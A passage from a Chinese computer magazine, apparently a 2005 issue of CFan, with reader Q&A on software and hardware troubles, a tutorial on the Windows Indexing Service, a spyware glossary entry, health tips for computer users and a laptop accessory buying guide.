第一步：确认你安装了最新版本的Flash Shockware插件，该插件在你访问包含Flash的网页时会提示安装，接下来确认你安装了Flash Player Winax插件，它的下载地址为：http://download.macromedia.com/pub/shockwave/flash/free_license/flash7/english/win95nt/7.0.19.0/flashplayer7_winax.exe。

第二步：如果你安装了上网助手、Upiea等IE安全辅助工具，请确认这些工具没有将Flash Shockware、MSN Messenger的相关功能屏蔽掉，很多类似的工具都为了安全考虑而默认屏蔽了动漫传情功能。

第三步：很多朋友安装了由mess.be站点制作的一个MSN Messenger补丁，在安装过程中又没仔细查看其设置，直接点击“next”安装，实际上其设置中的“Remove Winks Button”功能处于选中状态。如果是这种情况请重新安装一下MSN Messenger。

3 如何才能注销免费邮箱的账户

问：最近有个头痛的事。我用上了Gmail，想彻底抛弃以前的163.com邮箱。由于有些朋友不知道我已经转移邮箱了，所以我想将163.com邮箱账户注销掉，这样系统会自动回复一个“无法投递”的E-mail给对方。可找了半天也没找到相关功能。请问，我该怎么办？

答：国内的服务商的确在这方面做得很不人性化。对于你说的163.com邮箱，你可以不登录，这样只要超过90天，你的账户将自动被系统注销。其他多数国内邮箱也采用类似策略。其实邮箱账户闲置，一方面浪费资源，另一方面可能别人想注册这个ID却注册不到。傻博士在这里也呼吁国内的服务商能够考虑得更周到一些。国外站点的邮箱大都提供了注销功能：

Gmail：https://www.google.com/accounts/DeleteCaribouService

Hotmail/MSN：https://register.passport.net/ppdelete.srf?lc=2052

Yahoo：https://edit.yahoo.com/config/delete_user

4 搞定新版Maxthon访问网页变慢的问题

问：最近我将自己的Maxthon升级到了最新版本(V1.3.1)，可升级后我发现访问网页常常变得反应缓慢。请问是不是Maxthon新版本有问题啊？

答：Maxthon的新版没有这方面的问题。你访问的是不是Blog站点？呵呵，这是由于Maxthon中加入了RSS新闻发掘功能。你可以选择“选项→Maxthon选项”菜单，切换到“RSS新闻”标签，取消勾选“自动发现网页上的新闻链接”和“当在网页上发现RSS新闻链接的时候通知我”两项即可（见图）。



CF[SB03]

硬件

1 内存插满了就只能跑333?

问:当我在我的A8N-SLI插上4条DDR400/512MB的内存时，为何开机画面却提示内存为333MHz的呢?

答:某些厂商为了确保主板与某些内存的兼容性与稳定性，会设定当主板上的内存插槽插满内存时，将内存频率的默认值自动调低一级，如DDR400就会调整为DDR333。但这并不代表该主板就不能在插满内存时使用DDR400内存，你只要在BIOS中将内存频率设置手动调整成400MHz就可以了。

2 一开机就掉电

问:我的电脑原来一直用得很好，最近不知怎么了，开始会不固定地出现开不了机的问题，现在更是越来越严重。现象是按动电源开关后，刚启动就马上掉电了，就跟断电了一样。拆了机子，不接硬盘就没事，难道是主板出问题了?还是硬盘有问题?主板已换过一次，在别人的机器上用却没有问题。

答:这种情况很有可能是电源出了故障。故障的原因是很多样的，如IC芯片、电容烧坏，某个电路出现问题，甚至是你的插座或电网出现供电问题都会造成这种开机掉电的故障现象。一般来说，这样的故障个人是没办法维修的，建议送修。但我们也可以通过一些简单的方法来做一些检测，排除电网、插座等非主机问题。方法很简单，就是给电脑挪个地方，将电脑搬到另外一个房间，用另外一个电源插座来试试，如果不行的话，你再换一个功率和品牌都更好的电源来试试。如果真的是家中的电网出现问题，恐怕就要找电力局的人来检查一下了。

3 机箱里的“咝咝”声

问:这几天晚上“开夜车”加班，突然发现机箱里会发出“　　”的声音，而且是不停的那种，这是怎么回事?挺让人烦的，有什么办法搞定它?

答:这种“　　”声不知道是从机箱的什么部分发出来的呢?一般来说，能发出这种声音的有硬盘、电源、各种散热风扇。如果是硬盘部分的话，那是因为硬盘里面的磁碟高速旋转所发出的声音，旧一点的IBM硬盘和迈拓硬盘都会有这样的状况。如果是电源部分的话，就比较难说了，因为电源在负载严重的时候也会发出这样的声音，而有些电源的变压器也会发出这样的声音，如果里面的电容或者芯片烧了，也会发出这样的声音。如果你可以尝试和电源的厂家联系，看看是否能够更换或维修。如果是风扇的话，一般来说都是散热器与数据线、电源线挨着，由于散热风扇转动而与线缆等发生摩擦导致。你可以检查一下机箱里面的线缆和其他部件，将挨着散热器的线缆拉开即可解决。

4 相机镜头不能复位

问:我用的是柯达DX3900数码相机。前几天出去玩，刚打开、镜头伸出后就死机了。镜头也就定在那里不能缩回，其他操作也不能进行，机顶小屏提示:E13，取景器旁的红灯也不停地闪。请问这是怎么回事?拔了电池再装上也还是这样，怎么办?

答:就这个问题，我们致电柯达的技术支持部门。柯达的技术支持指出，E13错误是一个硬件错误，用户是无法自行维修的，而且由于错误的不确定性，必须要将相机送到柯达的售后维修站进行故障诊断和修理。柯达数码相机的全国免费技术支持电话是:800-820-6027，这位读者可以用该电话查询你所在城市的柯达售后维修站的具体地址。

5 电脑撞邪了?

问:我出差将近一个月，回来之后，这几天发现我的电脑会在半夜12点整自动开机，这是怎么回事?

答:半夜12点……-_-!，听起来有点可怕，呵呵……不知道电脑自动开机时有没有断开电源呢?如果已经断开了的话，恐怕一般科技手段是帮不了你了，呵呵……

好了，这位读者别怕，小编和你开了个玩笑，呵呵……其实，出现这样的情形，硬件本身应该是没有故障的。多是开启了定时开机的功能，又或者是有人在和你开玩笑。首先，你将连接到电脑上的电话线、网线在半夜12点自动开机前全部拔掉，如果电脑不再自动启动的话，这说明有人通过网线或者电话唤醒的方式远程开机。这样做的目的很简单，一是要和你开玩笑，二是有人要在远程用你的电脑。其次，进入BIOS看看，检查一下有没有设置定时开机，如果有的话，将该功能关闭即可。同时，为了安全起见，将所有网络唤醒、电话唤醒的功能也关闭掉(关闭操作请参考主板说明书)。另外，如果你的电脑装有电视卡的话，也请检查你的电视卡设置，因为某些电视卡是支持定时开机录制节目的。

CF[SB04]

■ 吃猫鼠

挑战 Windows 搜索速度极限

★★★

本文可以帮你学到

- 详尽介绍Windows索引的原理和方法
- 更好地使用索引以提高搜索效率

在Windows中用系统自带的搜索功能查找文件，速度并不尽如人意。很多朋友因此选择了Google桌面搜索(英文名"Google Desktop Search"，中文版下载地址:http://desktop.google.com/zh/)、Baidu硬盘搜索(下载地址:http://disk.baidu.com/)。很多媒体在介绍这类软件时都提到"由于Windows自带的搜索功能速度非常慢……"，微软出品真的如此不堪吗?

我将上下而求索:索引服务原理

1.从合订本的索引说起

不知大家有没有仔细研究过CFan的合订本，在我们寻找特定文章时，除了查找合订本开头的目录外，还可以通过合订本最后的索引来查找文章中包含的关键字。这就好比Windows中的文件，如果要让你记住某个文件的文件名是相当困难的，一般搜索文件都是查找其中包含的关键字。

而硬盘文件索引就是通过特定的索引程序(服务)对硬盘中特定的文件(可以提取出关键字内容的文件类型，如TXT)进行关键字的记录，将每个文件的前N个字节记录在索引数据库中，并按照各种方式(比如按字母排序)进行排序，这样在搜索文件时就能从索引数据库中快速找出对应的文件。

2.Windows索引服务工作手记

在Windows中，索引是一项服务(Indexing Service)，这项服务调用多种被称为"文档筛选器"的插件来读取Windows中的各类文档，然后对读取到的内容进行整理和分析，并写入索引数据库(见图1)。而应用程序(如Windows自带的搜索功能)可以通过索引服务开放的接口来进行查询，索引服务充当了中介的角色(见图2)。




图1 索引引擎通过文档筛选器整理文件索引




图2 应用程序调用索引服务接口来对索引数据库中的文件进行查找

3.谁能够被索引

刚才说到索引服务是使用对应各种文件类型的文档筛选器读取文件来实现文件内容索引的，那么哪些文件能够被索引呢?

①HTML;②文本;③Microsoft Office 95 和更高版本;④Internet 邮件和新闻(须安装"Internet 信息服务");⑤可以使用文档过滤器的其他任何文档。

除了系统中这些内置的文档筛选器之外，我们还可以安装第三方软件提供的筛选器，以便让索引服务支持更多的文件类型，比如安装Adobe Reader(原名:Acrobat Reader)中包含的筛选器就能让索引服务支持PDF文档。另外，安装最新版本的Office软件可以提高Word等文件的搜索准确性和效率。

给文件搜索加速:应用索引服务

1.让索引服务跑起来

(1)使用索引服务的必要条件

要使用Windows系统中的索引服务，必须保证使用的操作系统版本为Windows 2000及以上版本。另外，系统中的Indexing Service服务(服务名:CiSvc)必须确认没有被设置为"禁用"。

(2)如何启用索引服务

以在Windows XP为例:点击"开始→搜索→文件或文件夹"，在弹出的搜索窗口左侧点击"改变首选项"，然后点击"使用制作索引服务(使本地搜索更快)"，提示"您要启用制作索引服务吗?"，选择"是的，启用制作索引服务"就能打开索引服务功能了。

> 小提示
>
> **什么是编录**
>
> 编录是指索引服务中需要收编入索引数据库的一组文件集合，比如可以将D:\docs、E:\inf加入一个名为Works的编录。启用索引服务后，自动创建并启动了一个名为System的编录。

2.让索引服务更听话

(1)两种方法禁止索引特定目录

有些目录中文件繁多，但并非经常使用，对此目录进行索引不但浪费时间而且还占用磁盘空间，如何才能排除这些目录呢?

① 仅用于NTFS分区：在"资源管理器"中右击特定文件/文件夹，选择"属性"，在弹出的属性窗口中




图3

选择“常规”选项卡，点击“高级”按钮，在弹出的“高级属性”窗口中去除“为了快速搜索，允许索引服务编制该文件(夹)的索引”的勾选(见图3)。

②适用于FAT和NTFS分区：在桌面上右击“我的电脑”，选择“管理”，在弹出的“计算机管理”窗口左侧依次展开“计算机管理(本地)→服务和应用程序→索引服务→System→目录”(此处假设启用的是默认的编录System，如果经过重新设置请进行相应修改)，然后在右侧窗格空白处右击，选择菜单“新建→目录”。在弹出的“添加目录”窗口的“路径”框中输入要禁止索引的目录位置(也可使用“浏览”按钮选择)，在“包括在索引中吗？”框中选择“否”(见图4)，最后点击“确定”，该目录就不在索引之列了。



图4

⑵**只索引特定目录**

很多朋友喜欢对硬盘中的特定文件进行集中保存，比如Word文件都保存在D:\docs目录中，这样就不希望使用系统默认的System编录(如果用上文中的方法排除其他目录，那工作量也太大了)。遇到此种情况可以考虑停止系统默认编录，再新建一个符合要求的新编录。

第一步：在“计算机管理”中，展开左侧的“计算机管理(本地)→服务与应用程序→索引服务”，右击其下的“System”项，选择菜单“所有任务→停止”。如果确认以后不再使用这个编录，可以右击“索引服务”选择“停止”，然后右击“System”项选择“删除”，在弹出的警告框中点击“是”。

第二步：右击“索引服务”，选择“新建→编录”，在弹出的“添加编录”窗口中的“名称”框中输入此编录的名称(如本例中使用“diy”)，“位置”框中则填写此编录的保存位置(也就是索引数据的保存位置)。

第三步：选择“diy→目录”，在右侧窗格中右击，选择“新建→目录”，参考上文中添加排除目录的方法添加目录，但“包括在索引中吗？”应选择“是”，在将此目录添加到编录后系统将自动完成该目录的完整扫描。按照此方法将需要索引的目录都添加到这个编录中。

⑶**快速“认识”改动过的文件夹**

在文件夹中的文件发生变化后，系统会自动对更改的部分进行重新扫描，可有时由于修改过于频繁，系统对某些更改没有及时重新扫描，我们可以在编录的“目录”列表中右击改动过的文件夹，选择“所有任务→重新扫描(增量)”，这样系统就只索引改动过的部分。

3.让索引服务支持未知文件

在索引服务中，默认情况下只支持具备相应筛选器的文档类型，可是有很多文件，比如MSN的聊天记录(XML文件，其实也是文本)，我们可以让这些文件的搜索速度也快起来！

第一步：在“计算机管理”的索引相关分支中右击需要支持未知格式文档的编录(如刚才的“diy”)，选择“属性”。

第二步：在弹出的属性窗口中选择“生成”选项卡，去除“继续服务的以上设置”的勾选，然后勾选“含有未知扩展名的索引文件”，点击“确定”。如果要让所有的编录支持未知文档格式，可以右击“索引服务”选择“属性”并按相同方法设置。

第三步：现在设置并没有生效，需要右击刚才设置好的编录，选择“所有任务→停止”，再选择“所有任务→启动”，进入“目录”列表，依次右击各目录并选择“所有任务→重新扫描(完全)”。

4.应该关注的问题

⑴**何时应该停止索引服务**

在使用数据备份工具(如Windows下的Ghost)或者杀毒软件的磁盘扫描时，应该暂时停止索引服务。因为这类工具在工作的时候会对文件进行锁定，而如果此时索引服务恰好也需要读取文件就会出现超时错误。

⑵**选择FAT32还是NTFS**

要使用索引服务实现文件搜索速度的最优化，建议使用NTFS格式。因为NTFS下索引数据库约为索引文件总量的15%，而如果使用FAT32则需要约30%。 CF [ZS01]

稀饭魔语大辞典

■吃人的包子

为什么连安装FlashGet这样的软件，杀毒软件都会报警？难道FlashGet是病毒？当然不是，请仔细看杀毒软件弹出的提示信息，一般这类提示中会包含“Spyware”字样，也就是“间谍程序”。

本期名词：Spyware

音　　标：[spaiwεə]　**谐　　音**：斯派威尔

读音(WAV格式)下载：http://www.newhua.com/cfan/200514/14voice.zip

Spyware的来历：Spyware一词最早出现在1995年10月16日，这一词最早用来统称间谍随身携带的诸如微型照相机之类的专用设备，比如007的各种神奇装备。1999年，Zone Labs(www.zonelabs.com)在发布其个人防火墙产品“ZoneAlarm”时赋予了Spyware网络时代的新含义，并被广泛沿用。

详细的定义：在用户不知情的情况下下载并展示广告，或者收集用户信息(如很多搜索工具条都会收集用户的搜索习惯)的程序。

Spyware都是有害的吗：Spyware分两种，其一是具有恶意收集用户信息功能的木马类程序，而另一类则是合法的广告展示、用户爱好收集程序，这类无害的Spyware又称为Adware(广告程序)。

为什么共享软件中会有Spyware：由于网络中随处可见的破解软件下载，共享软件作者们不得不寻求一种新的生存模式，取代原来靠收取软件注册费来维持生存的旧模式。于是，很多作者选择了捆绑广告提供商指定的广告程序的做法，但几乎所有的使用者都对共享软件中捆绑的广告程序表示反感。一份惊人的调查报告指出，约64%的共享软件带有Spyware。

第一款反Spyware工具：2000年初，第一款反间谍软件OptOut问世，如今为大家所熟悉的这类安全软件还有SpySweeper、Adware Spyware Firewall等。

对付Spyware的几种方法：

①不要选择来路不明的共享软件，即使一定要使用，也应先用搜索引擎等方法看看其他使用者的评价，以防不测。

②在安装共享软件时，不要总是一路点击“OK”，特别是在组件选择时，更应留意是否存在广告程序的安装选项(一般都是默认安装)。

③对于软件界面中嵌入的广告程序，我们可以使用网友制作的去广告补丁或者手工破解去除。

火速链接

在本刊2004年第17期中的《弹止神功——软件广告全面禁止》中，介绍了通过手工破解EXE文件去除广告的方法。

④通过NoAdware等专用工具清除系统中隐藏的Spyware，启用杀毒软件的附加病毒侦测功能(如下载McAfee的扩展病毒包)，在网络防火墙弹出不明程序访问网络的警告时，确认是否为Spyware在向广告商发送用户数据。 CF [ZS02]

健康用“脑”，享受生活

■ 李国良　韩丰海

网络时代怎能不用电脑呢？我们对电脑的依赖越来越强，许多人更是终日在电脑前伏案工作，沉浸在乐不思蜀的网游中。但任何事物有利必有弊，长时间使用电脑，不注意休息的话，就会付出健康的代价，如眼睛红肿，腰酸背痛等不同程度的疲劳，令人深感身心交瘁。这里，笔者就给大家说说一些与用电脑有关的健康问题。

第一例:手指发抖、隐隐作痛

病情简介:

小洪是IT撰稿人，经常在电脑前一坐10个小时，不停地打字，经常觉得自己的手腕处、手指关节处不时隐隐作痛。

诊断:

手外科专家指出，长时间接触和使用电脑，每天重复地在键盘上打字和移动鼠标，手腕关节会形成“鼠标手”，学名“腕隧道综合症”或“腕管综合症”。如果你在打字之后伸直左手五指，指尖有抖动的感觉，那么你就该注意了。

处方:

为了预防“鼠标手”，平时应养成良好的坐姿，不论工作或休息，都应该注意手和手腕的姿势。电脑的键盘应正对着你，如果斜摆在一边，可能会导致手腕过度弯曲紧绷；把椅子调整到最舒适的高度，坐下时双脚正好能平放在地面；保持手腕伸直，不要弯曲；肘关节成90度；坐时背部应挺直，并紧靠椅背，而且不要交叉双脚或　二郎腿，以免影响血液循环。另外，多休息、多甩动、扭动手腕，同样可以起到有病治病无病预防的作用。

建议:

除了正确使用鼠标、键盘外，一款好的产品，也会降低腕管综合症的发生。

微软极动键鼠套装

由光学极动　和灵巧键盘组成，其中光学极动　是按照亚洲人手形特点精心设计的，定位准确，反应速度快，适合各种需要的人使用　。

参考价格:195元



提醒:

频繁使用双手的职业，如音乐家、教师、作家、编辑记者等，都有可能遭遇腕管综合症的“毒手”，女性更应注意。其发病几率比男性高3倍，其中以30岁至60岁者居多。这是因为女性手腕管通常比男性小，腕部正中神经容易受到压迫。

第二例:眼睛干涩

病情简介:

阿菲是某国际企业的文员，每天都需要处理很多表格。长时间使用电脑后，会感觉双眼干涩、酸胀，有时看不清东西(感觉眼睛聚焦反应迟钝)等。

诊断:

不少长期在电脑前工作的人常常会感觉眼睛发干发涩、视力模糊，这其实很可能就是“干眼症”的早期表现。“干眼症”是由于角膜异常引起的干燥综合征，一般表现为眼睛干涩、酸胀、　痒、分泌物增多，眼睛有异物感。近1/3患者是长期面对电脑所致，严重的“干眼症”可并发　缘炎、角膜变形和角膜溃疡，影响视觉功能。

处方:

电脑屏幕的显示亮度应为周围光线的3倍左右，屏幕的上端稍微低于视线10～15度，眼睛与电脑屏幕距离要保持在40厘米～50厘米以上；在电脑前每工作1个小时，就应休息10分钟，闭目养神，用手按摩放松眼部周围的肌肉，或者眺望远处的景物等。

另外，特意眨眼并转动眼球10次，一天重复若干次，有助于清洁眼睛并能缓解眼部疲劳。打电话时，如果不需要读什么或者写什么，就把眼睛闭上。我们上学时做的眼保健操，有空不妨多做几次。

建议:

保护眼睛，LCD显示器是最好的选择。

三星730B

这是一款通过了TCO99认证的17英寸液晶显示器，提供了600:1的对比度，300流明的亮度，8ms的响应时间。

参考价格:2680元



提醒:

还可以使用一些眼药水(如新V乐顿眼药水)来滋润眼睛，或多吃富含维生素A的食物，例如胡萝卜和动物肝脏等。

第三例:耳鸣、眩晕、烦躁

病情简介:

小尚是北京某中学高二学生，很喜欢玩游戏，每天除了写作业、上课外，就是长时间玩电脑游戏。近来他发现耳朵老嗡嗡响，还会眩晕，脾气也变坏了，老是

觉得很烦躁。

诊断:

这是一种突然发生的感觉神经性耳聋，一般患者都会有烦躁的表现。特别是学生，学习的压力本身就不轻，而玩电脑游戏时又特别投入和兴奋，使耳朵里有胀满感、阻塞感，有时会耳鸣或听不到声音，双耳同时发病或两耳先后发病都有可能。

处方:

患感冒、过度劳累或情绪过于激动后，就会忽发感觉神经性耳聋。除了多休息，不玩游戏外，还要注意保持环境安静，减少使用电脑时的烦躁。

建议:

噪声对于我们来说是另一种折磨，它可能引起多种神经并发症。电脑主机、打印机等发出的噪声都在不知不觉中对我们的听觉神经造成不良的刺激。夏天到了，炎热的天气也来了，我们除了给电脑打扫卫生，除去春天积累的灰尘外，为了健康，也应选购一款好的电源和风扇。

多彩能源之星系列之DLP—550S

着力突出的由内而外的清凉静音品质，就是Intel 12V 2.0版电源所倡导的最佳表现。静音是多彩550S的一大亮点：含油轴承大大减少了部件之间的摩擦，使噪音分贝降到最低，也大大延长了电源的使用寿命。



参考价格:270元

九州风神SnowMan大风车CPU散热器

“大风车”的支架部分采用了4根L型纯铜导热管，导热管的一端塞在铝合金加铜的底座中间，另一端则与铝质散热 片连接。散热风扇是一只九州风神的92×92×25mm规格风扇，平均转速在2000rpm左右，最大风量为48CFM，工作噪音不会超过26dBA。支持Intel Socket478接口的CPU。



参考价格:180元

九州风神Silent显卡散热器

Silent采用的是热导管加两片大面积铝制散热片的被动式散热设计，散热片的两面均进行了锯齿化处理，使得其总体散热面积达到了1200平方厘米。由于是被动式散热，因此它工作时不会产生噪音，工作噪音为0dB。支持所有显卡。



参考价格:120元

第三例:腰酸、肩膀发麻

症状:

大炳在一家企业工作，上班后，在单位坐在低矮的小椅子上搞电脑设计。下班回家，也不愿休息，为了考研，坐在方凳上学习到深夜，常感觉头疼、腰背酸痛。近日，逐渐感觉腰背疼痛不适，脖子和肩膀麻木，手臂不灵活。

诊断:

长时间静坐不动玩电脑游戏、埋头学习，再加上缺乏活动锻炼，肌肉无力，血液循环不畅，会造成腰椎间小关节囊松弛，加速了椎体的退行性改变，导致出现腰椎间盘突出等病症。另外，不正确的坐姿，如坐在低矮的小椅子上或者没有靠背的方凳上，手被长时间托高，低着头，并且在桌子下艰难地 着二郎腿等，都会造成腰背酸痛，脖子和肩膀麻木，手臂不灵活的问题。

处方:

医生说，多数像大炳这样的患者只要多休息，无需手术就能恢复好。工作学习时注意休息，并不时地向上举起疲惫的双臂，颤动手指，以帮助静脉血液更好地回流，或者站起来走走，扭扭腰什么的。

建议:

应适当参加体育锻炼，增加背伸肌的力量，如游泳、慢跑、打球等。此外，保持良好的坐姿，也可起到预防作用。人若常 二郎腿，就会给颈、背、腰等部位造成持续性负荷，导致背部肌肉、韧带被长时间过度牵拉而受损，给腰间盘突出的入侵埋下隐患。正确的坐姿应是上身挺直、收腹、下 微收，两下肢并拢。如有可能，应使膝关节略高出 部。电脑操作者，坐在有靠背的椅子上时，还应尽量将腰背紧贴椅背，以减少腰 部肌肉的疲劳感，坐时整个脚掌着地。这时，在办公室里备上一个背背佳，你会得到更多的健康。

背背佳

根据国际流行的“骨 重塑”原理设计，采用全新的“三维力系”均衡矫姿技术，选用进口氯丁橡胶包覆纱高弹复合面料为材料，舒适柔软，富有弹性。



参考价格:345元

火速链接

操作电脑注意合理饮食(http://lady.anhuinews.com/system/2004/11/04/001035237.shtml)针对电脑操作者给出的饮食建议。

久用电脑巧保健(http://lady.anhuinews.com/system/2004/11/04/001035234.shtml)关于电脑操作员的保健提示。

电脑和网络对健康的影响(http://lady.anhuinews.com/system/2004/10/27/001027650.shtml)讲述了电脑对操作员身心所造成的各种影响。

计算机族必喝的健康饮品(http://buy.qd.sd.cn/buynews/zhinan/2004-10-08/140351.stm)很不错的建议，好喝又健康。

装台电脑给小朋友过儿童节(http://article.pchome.net/00/05/36/51/?154)给儿童装机器还真是很麻烦的一件事情，性能、功能、健康都要考虑到。

CF [CP01]

有“本”就行——扩展配件无极限


■ 徐公鹏

几年前笔记本还是商务白领们的身份象征，然而现在，即使是人手一本，也已不再是什么天方夜谭了。相信现在很多网友正在自己心爱的笔记本电脑面前享受着上网冲浪带给我们的乐趣吧!有了笔记本电脑的朋友是不是都或多或少的给自己的爱机添加过配件呢?笔记本电脑由于其小巧设计的原因，不可能整合全部的功能，而是利用其自身丰富的接口来实现相应的功能。在笔记本电脑功能扩展这个问题上，只有你想不到，没有你得不到！

散热底座 还笔记本电脑清凉世界

炎炎夏日是最考验笔记本的时候，也是笔记本原件消耗最快的时候，处于高温工作环境下的笔记本电脑再加上自身散热问题，如果长时间使用很容易自动重启或加速硬件的损坏进程。选择一款合适的散热底座，能让你的心情和笔记本电脑一样清凉。

★ 游骑兵(NotePal)散热底座



散热器大厂酷冷至尊推出的一款新型的笔记本散热底座。它可以给各种型号的笔记本提供高效率的散热性能的保证。产品采用了铝合金材料，流线型人体工程设计方案，让您长时间使用笔记本也不会有疲累的感觉。游骑兵的另一个特点是适应机型广，各种型号的笔记本都能适应。低噪音设计，正常工作时小于21分贝，让您在晚上也有一个安静的工作环境，直接利用笔记笔记本电脑身电源，无须另加电源，功耗小，方便使用。

报价:299元

实用指数:★★★☆

灵巧鼠标 任我指点江湖

笔记本电脑带有触摸屏是可以不使用鼠标的，但是处于紧张工作环境和讲求工作效率的我们，触摸板的速度已经跟不上我们操作的节奏，一款好的鼠标会让你的工作效率成倍的提高，有此良策我们又何乐而不为呢？

★ 罗技迷你旋貂光电版



它分机械和光电两个版本，虽在造型上显得老套，但这样的设计迎合了更多的普通用户，而相对便宜的价格，使其在笔记本用户中有着相当高的普及率。在手感方面，罗技的产品一向很出色，按键力度恰到好处，600DPI的分辨率能满足日常办公生活的需要。另外，迷你旋 提供了三个可设定键，方便了有特殊要求者的使用。而且罗技的鼠标大都提供了5年质量保证，着实体现了它的大厂风范。

报价为:145元

实用指数:★★★★☆

多合一读卡器 收录无限精彩

对于有众多闪存卡的朋友来说，频繁地寻找数据线可能已经成为日常生活的一部分了。是不是早就厌倦了这种频繁寻找的生活了呢？相信多合一读卡器的出现对这些拥有众多闪存卡的朋友来说，肯定是一件好消息了。免去了寻找数据线的痛苦，尽情享受数码生活带给我们的乐趣。

★ 飚王 经典十八合一读卡器



国内著名读卡器品牌—— 王的产品。它最大的特点就是支持格式的众多，CF / CF Ⅱ / MD / MS/ SD / MMC / SM Cards等18种记忆卡，并且有显示读写状况的LED灯，非常的直观。可直接在闪驱上快速览和编辑档案。此外，它还采用了USB2.0接口技术，速度比USB1.1高好几倍。

报价:80元

实用指数:★★★★

USB蓝牙适配器 让传输亲密无间

蓝牙已经在各种数码设备上使用了，它为笔记本电脑提供了一种更加简单快捷的无线连接方式。有了它，就可以与采用了这项技术的手机、PDA、数码相机等产品随时连接。

★ EagleTec(鹰泰)USB蓝牙适配器



EagleTec出品的这款蓝牙适配器外形时尚，携带起来非常方便。本款产品采用了USB1.1接口技术，10m有效工作距离，符合Bluetooth 1.1标准。频谱带宽(GHz)为2.4GHz，LED显示数据传送状态，最高数据传输速率为1M/S。

报价:220元

实用指数:★★★☆

扩展，无限你的天地

在弥漫着浪漫气息的星巴克，一边品尝着甜美的咖啡一边在笔记本电脑上处理日常的办公事务，这一切仅需要一块无线网卡的支持。它的出现真正体现出了笔记本的特点，使你不再受制于长长的网线，让你随心所欲尽情享受。

★ 华硕WL-103B无线网卡



这款网卡采用了符合CardBUS标准的PCMCIA接口，支持IEEE 802.11b标准，支持的数据传输率最高为11Mbps；有效工作距离很长，室内无障碍40m，半开阔100m，室外457m；它使用64位数据传输，速度非常快，支持64位和128位加密，并且不但可以直接输入密钥，也可输入简单的字符由系统自动生成密钥，既方便又安全。

市场报价:250元

实用指数:★★★★

★ 中兴MC315 CDMA2000 1X无线网卡




CDMA 1X是中国联通新推出的无线上网业务，CDMA 1X在带宽上具有不小的优势，理论上可以达到230.4Kbps，成为很多笔记本用户的首选，接入速度快，选择性能优良的无线网卡才能真正体现出此种特色。中兴通讯研制的CDMA-1X无线数据卡，采用PCMCIA接口，支持机卡一体和机卡分离，主要功能为数据、语音和短信。支持800MHz、1900MHz和450MHz CDMA网络，最大网络传输速率为:153.6kbps。

市场报价:1100元

实用指数:★★★☆

★ 移动通402系列GPRS上网卡



这一系列PCMCIA接口的移动通GPRS上网卡是专门为笔记本电脑用户提供的一款无线网卡。它是国内第一款支持彩信业务的GPRS上网卡，只要你SIM卡支持GPRS，向中国移动申请并开通此业务，就可以通过移动通在笔记本电脑上收发短信、收发彩信、打电话、上网，接入速度根据选购的型号而定，一般为57.6kbps，目前移动通系列有两款:移动通402P和移动通402P Ⅱ上网卡。

市场报价:800元左右

实用指数:★★★

让生活留下精彩

现在的笔记本电脑不但是一个流动的办公用品，更是一个流动的媒体工作室，越来越强的性能让它可以做的事情越来越多，看电视、录视频、处理素材等需要高处理性能的工作对于笔记本电脑来说不再为难！

★ 贝尔金IEEE1394 PCMCIA卡




贝尔金1394火线PCMCIA接口卡，为您的笔记本电脑带来革命性的火线传输速率(400Mbps/秒)，为您的电脑提供高速、精确、方便的火线接口外设连接。只需将该卡插入您电脑的Card Type Ⅱ卡式插槽中，您就可以使用3个1394火线端口，最大限度的发挥您的外围设备的数据传输能力，为您提供终身质量保证。

市场报价:309元

实用指数:★★★★★

★ 朗视FlyTV CardBus电视卡



想不想把自己的笔记本电脑变成一台液晶电视呢？朗视推出了一款基于PCMCIA接口并且内置风扇的笔记本专用电视卡——FlyTV CardBus，让您的笔记本电脑兼职为液晶电视。FlyTV CardBus是一款专为笔记型计算机设计的电视影像采集卡。收听广播(FM机种)、预约录像及其他多项人性化的功能，更是令人爱不释手，是笔记本电脑移动视频的最佳解决方案。

市场报价:610元

实用指数:★★☆

★ 创新Sound Blaster Audigy2 zs Notebook



声音 染不够完善是大多数本本的存在的通病，创新AUDIGY2 USB声卡让您的本本也挂上一套7.1音箱。产品提供Dolby Digital EX解码、DTS/DTS ES解码和7.1 声道影院环绕声效；支持所有DirectSound3D游戏以及CMSS 3D虚拟7.1声道音乐。游戏中硬件EAX 4.0 ADVANCED HD加速不仅给游戏者身临其境的体验，更能让您听声辨位、料敌先机，赢得更多获胜的机会。

市场报价:1260元

实用指数:★★★★☆

推荐指数:★★★

市场是不断变化的，大家在知道自己想要什么配件之后，除了在购买前要做好准备功夫外，购买时更要多比较、多体验，这样才能买到称心如意的配件。

CF [CP02]

CFan村里大搜查

Search for

进入炎夏，出门就是热辣辣的太阳在“照”顾着你。好在夏天的雨总是让人感觉到那么清凉畅快，不知道大家在暑假有什么打算呢？我想，这么热的天气，这么大的太阳，我们还是呆在家里好好地休息一下，看看书、听听音乐，和好久没见的朋友在网上打个招呼寒暄一下，又或者在WOW（《魔兽世界》）把虚拟角色升升级什么的……多么令阳光羡慕的生活啊！-_-！

（阳光提醒你：本期优惠有效期为7月15日至8月1日；如非文中注明，凭一本杂志只能购买到一款优惠产品，购买时别忘了出示手中的本期《电脑爱好者》杂志噢！）

广州：天朗MP3热情回馈CFan读者



CFan搜查队今天在市面上看到一款天朗MP3，型号分别为MU416、MU516、MU618。具备USB2.0传输接口、超强立体声FM收音，并可随意录制电台节目、支持MP3、WAV及WMA格式的音乐播放、支持随时语音录制，内置可调语音质量的录音功能、简易图形化操作界面，方便快捷的导航模式、自定义播放列表功能、支持歌词同步和TXT电子书功能、多种均衡（EQ）音效处理模式和自定义EQ、屏保省电功能、外部音源直录、指定区间复读和多种重复播放功能、文件夹播放管理功能。只要在现场购买时出示14期《电脑爱好者》杂志，就可以CFan读者价购买。（广州搜查队员“小熊在线广东站”报道）

